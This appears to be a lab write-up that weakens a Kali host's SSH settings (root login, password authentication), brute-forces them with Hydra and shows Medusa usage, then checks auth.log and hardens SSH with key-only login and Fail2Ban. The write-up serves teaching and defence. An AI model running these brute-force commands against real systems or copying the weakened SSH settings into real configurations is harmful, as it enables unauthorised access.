POC TASK 2

Setup: Enable SSH with Root Login & Password Authentication

Install/Open SSH Server(if not already installed):

```
sudo apt update && sudo apt install openssh-server -y

sudo systemctl enable --now ssh
```


Edit SSH Configuration:

```
sudo nano /etc/ssh/sshd_config
```

Now modify these changes in nano:

Modify/Add:

```
PermitRootLogin yes

PasswordAuthentication yes
```




```
┌──(kali㉿kali)-[~]
└─$ sudo systemctl enable --now ssh
Synchronizing state of ssh.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable ssh

┌──(kali㉿kali)-[~]
└─$ sudo nano /etc/ssh/sshd_config

┌──(kali㉿kali)-[~]
└─$ sudo systemctl restart ssh

┌──(kali㉿kali)-[~]
└─$ 
```

1. **Restart SSH Service:**

```
sudo systemctl restart ssh
```

2️⃣ Exploit: Brute-Force SSH with Hydra or Medusa



```
[ERROR] target ssh://10.12.28.5:22/ does not support password authentication (method reply 4).

┌──(kali㉿kali)-[~]
└─$ systemctl restart ssh

┌──(kali㉿kali)-[~]
└─$ hydra -l user2 -P passwords.txt -t 4 10.12.28.5 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or fo
-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-17 10:48:49
[DATA] max 4 tasks per 1 server, overall 4 tasks, 5 login tries (l:1/p:5), ~2 tries per task
[DATA] attacking ssh://10.12.28.5:22/
[22][ssh] host: 10.12.28.5   login: user2   password: 2345
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-17 10:48:52

┌──(kali㉿kali)-[~]
└─$ sudo cat /var/log/auth.log | grep "Failed password"
2025-03-17T10:17:01.586374+05:30 kali sudo:     kali : TTY=pts/0 ; PWD=/home/kali ; USER=root ; COMMAND=/usr/bin/grep 'Failed
 password' /var/log/auth.log
2025-03-17T10:48:50.958104+05:30 kali sshd-session[37576]: Failed password for user2 from 10.12.28.5 port 39604 ssh2
2025-03-17T10:48:51.946401+05:30 kali sshd-session[37575]: Failed password for user2 from 10.12.28.5 port 39602 ssh2
2025-03-17T10:48:52.035383+05:30 kali sshd-session[37577]: Failed password for user2 from 10.12.28.5 port 39606 ssh2
2025-03-17T10:48:52.114025+05:30 kali sshd-session[37574]: Failed password for user2 from 10.12.28.5 port 39608 ssh2

┌──(kali㉿kali)-[~]
└─$ 
```

Using Hydra:

```
hydra -l username -P password_list.txt -t number of tries <target-ip> ssh
```

Using Medusa:

```
medusa -h <target-ip> -u root -P password_list.txt -M ssh
```

note: i used hydra to exploit in here


Analyze Logs:

Check login attempts in SSH logs:

sudo cat /var/log/auth.log | grep "Failed password"

Mitigation: Secure SSH

✅ Disable Root Login & Enforce Key-Based Authentication




```
┌──(kali㉿kali)-[~]
└─$ sudo nano /etc/ssh/sshd_config
[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$ sudo systemctl restart ssh

┌──(kali㉿kali)-[~]
└─$ sudo apt install fail2ban -y
fail2ban is already the newest version (1.1.0-7).
The following packages were automatically installed and are no longer required:
  cpp-13                    libavformat60          libjim0.82t64              libmbedcrypto7t64  libplist3            libpython3.12-minimal  l
  cpp-13-x86-64-linux-gnu   libconfig++9v5         libldap-2.5-0              libmfx1            libpoppler134        libpython3.12-stdlib   l
  gcc-13-base               libdirectfb-1.7-7t64   libllvm17t64               libmsgraph-0-1     libpostproc57        libpython3.12t64       l
  imagemagick-6-common      libgspell-1-2          libmagickcore-6.q16-7-extra libpaper1         libpython3.11-minimal libqt6dbus6t64      l
  libassuan0                libical3t64            libmagickcore-6.q16-7t64   libperl5.38t64     libpython3.11-stdlib libqt6gui6t64        l
  libavfilter9              libimobiledevice6      libmagickwand-6.q16-7t64   libplacebo338      libpython3.12-dev    libqt6network6t64      l
Use 'sudo apt autoremove' to remove them.

Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 384

┌──(kali㉿kali)-[~]
└─$ sudo nano /etc/fail2ban/jail.local

┌──(kali㉿kali)-[~]
└─$ sudo systemctl restart fail2ban

┌──(kali㉿kali)-[~]
└─$ ▌
```

1. **Edit SSH Config:**

sudo nano /etc/ssh/sshd_config

Modify:



```
[sshd]
enabled = true
port = ssh
filter = sshd
logpath = /var/log/auth.log
maxretry = 5
bantime = 600
```

```
PermitRootLogin no

PasswordAuthentication no
```

Restart SSH Service:

```
sudo systemctl restart ssh
```

Configure Fail2Ban to Block Brute-Force Attempts

Install Fail2Ban:

```
sudo apt install fail2ban -y
```

Create SSH Jail Configuration:

```
sudo nano /etc/fail2ban/jail.local
```

Add:

```
[sshd]

enabled = true

port = ssh

maxretry = 3

findtime = 10m

bantime = 1h
```

Restart Fail2Ban:

```
 sudo systemctl restart fail2ban
```